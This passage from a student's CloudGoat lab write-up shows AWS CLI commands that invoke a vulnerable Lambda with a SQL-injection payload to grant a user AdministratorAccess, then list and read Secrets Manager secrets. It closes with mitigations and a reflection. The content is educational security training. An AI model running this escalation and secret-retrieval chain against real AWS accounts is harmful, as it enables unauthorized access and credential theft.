
Then I proceeded to send the injection payload to the lambda function:

aws --profile assumed_role --region us-east-1 lambda invoke --function-name [policy_applier_lambda_name] --cli-binary-format raw-in-base64-out --payload file://./payload.json out.txt

which in our case will be:

aws --profile assumed-role --region us-east-1 lambda invoke --function-name cgidavq5wgkv41-policy_applier_lambda1 --cli-binary-format raw-in-base64-out --payload file://./payload.json out.txt





What This Does

- The JSON payload **injects an extra policy application command** by escaping a string.
- The Lambda function grants AdministratorAccess to bilbo, making them an admin.

10. Use Admin Privileges to Retrieve the Secret

Now that bilbo has admin rights, we can access AWS Secrets Manager to retrieve the stored secret.


We shall first try listing all secrets stored by aws manager using the command:

aws --profile bilbo --region us-east-1 secretsmanager list-secrets

```
┌──(recon-k㉿vbox)-[~/Downloads/today]
└─$ aws --profile bilbo --region us-east-1 secretsmanager list-secrets
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:493544649029:secret:cgidavq5wgkv4
1-final_flag-j5XDu5",
            "Name": "cgidavq5wgkv41-final_flag",
            "LastChangedDate": "2025-07-21T22:22:33.125000+03:00",
            "LastAccessedDate": "2025-07-21T03:00:00+03:00",
            "Tags": [
                {
                    "Key": "Scenario",
                    "Value": "vulnerable-lambda"
                },
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                },
                {
                    "Key": "Name",
                    "Value": "cg-cgidavq5wgkv41"
                }
            ],
            "SecretVersionsToStages": {
                "terraform-20250721192232256800000002": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2025-07-21T22:22:31.145000+03:00"
        }
    ]
}
```

We shall then retrieve the value of a specific secret:

aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id [ARN_OF_TARGET_SECRET]



What This Does

- The first command lists all available secrets.
- The second command retrieves the actual secret value.

11. Recommended Enhancements

1. **Mitigate SQL Injection Risks**
    - Use parameterized SQL queries instead of string concatenation in the Lambda function to prevent SQL injection attacks.
    - Validate and sanitize all user inputs (e.g., policy_names and user_name) before using them in database queries or AWS API calls.
2. **Restrict IAM Permissions**
    - Apply the principle of least privilege to the Lambda's IAM execution role by granting only the minimum permissions required for attaching approved policies.
    - Restrict iam:AttachUserPolicy to a specific set of users or policies rather than using wildcard (*) permissions.
3. **Implement Policy Validation Logic**
    - Move the list of approved policies from a local SQLite database to a managed, tamper-proof store such as **AWS Systems Manager Parameter Store** or **DynamoDB**.
    - Introduce strict allowlists to ensure that only predefined, security-reviewed policies can be attached.
4. **Add Monitoring and Logging**
    - Enable CloudWatch Logs for the Lambda function to capture all policy attachment attempts and detect unauthorized or abnormal activity.
    - Set up CloudTrail alerts for sensitive IAM actions like AttachUserPolicy and CreatePolicy.
5. **Add Multi-Factor Approval Workflow**
    - Introduce a manual approval step or automated ticketing for attaching high-privilege policies, preventing accidental or malicious privilege escalations.
6. **Harden the Lambda Environment**
    - Store secrets and configuration data in **AWS Secrets Manager** instead of embedding them in code.
    - Regularly update Lambda runtime versions and dependencies to patch vulnerabilities.

12. Reflective Analysis

Working on this lab gave me hands-on experience with identifying and exploiting common misconfigurations in serverless environments, specifically with AWS Lambda. I gained practical insights into how seemingly small issues—such as improper input validation or over-permissive IAM roles—can lead to privilege escalation and compromise of critical AWS resources.

One of the main challenges I faced was understanding the structure of the Lambda code and how the SQLite database was used for policy validation. However, by carefully analyzing the function's logic and testing different payloads, I was able to discover the SQL injection vulnerability and confirm its potential impact.

I also learned the importance of secure coding practices, including parameterized queries and least privilege access. Beyond just identifying vulnerabilities, I recognized the value of implementing continuous monitoring and alerting mechanisms, which can significantly reduce the risk of unnoticed attacks in real-world cloud environments.

Overall, this lab strengthened my ability to assess serverless applications from a security perspective and deepened my understanding of AWS IAM, Lambda, and CloudGoat's vulnerability scenarios.

Conclusion

Completing this assignment provides a hands-on understanding of the **security risks inherent in AWS Lambda functions** and the broader serverless ecosystem. By working with CloudGoat's vulnerable Lambda scenario, students learn to identify vulnerabilities, simulate real-world attack paths, and design mitigation strategies tailored to serverless environments. This practical experience reinforces the significance of secure coding practices, proper access controls, and continuous monitoring when deploying serverless applications. Ultimately, the knowledge gained from this exercise equips students with the skills to evaluate and harden cloud-based serverless architectures against evolving threats.